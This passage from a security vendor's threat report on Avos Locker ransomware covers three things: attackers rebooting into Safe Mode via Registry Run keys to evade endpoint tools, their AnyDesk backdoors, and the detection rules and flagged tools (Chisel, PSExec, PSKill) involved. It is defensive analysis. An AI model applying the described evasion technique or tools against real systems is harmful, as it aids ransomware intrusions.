Working in Safe Mode makes the job of protecting computers all the more difficult, because Microsoft does not permit endpoint security tools to run in Safe Mode. That said, Sophos products behaviorally detect the use of various Run and RunOnce Registry keys to do things like reboot into Safe Mode or execute files after a reboot. We have been refining these detections to reduce false positives, as there are many completely legitimate tools and software which use these Registry keys for normal operations.

Ransomware, especially when it has been hand-delivered (as has been the case in these Avos Locker instances), is a tricky problem to solve because one needs to deal not only with the ransomware itself, but with any mechanisms the threat actors have set up as a back door into the targeted network. No alert should be treated as "low priority" in these circumstances, no matter how benign it might seem. The key message for IT security teams facing such an attack is that **even if the ransomware fails to run, until every trace of the attackers' AnyDesk deployment is gone from every impacted machine, the targets will remain vulnerable to repeated attempts.** In these cases, where the Avos Locker attackers set up access to their organization's network using AnyDesk, the attackers can lock out the defenders or run additional attacks at any time as long as the attackers' remote access tools remain installed and functional.

Various activities by the threat actors were detected (and blocked) by the behavioral detection rules **Exec_6a** and **Exec_15a.** Intercept X telemetry showed that the **CryptoGuard** protection mechanism was invoked when the ransomware attackers tried to run their executable. Sophos products will also detect the presence of **Chisel (PUA), PSExec (PUA),** and **PSKill (PUA)**, but may not automatically block these files, depending on the local policies set up by the Sophos admin.

## Acknowledgments

SophosLabs and Rapid Response gratefully acknowledges the assistance of Fraser Howard, Anand Ajjan, Peter Mackenzie, Ferenc László Nagy, Sergio Bestulic, and Timothy Easton for their help with analysis and threat response.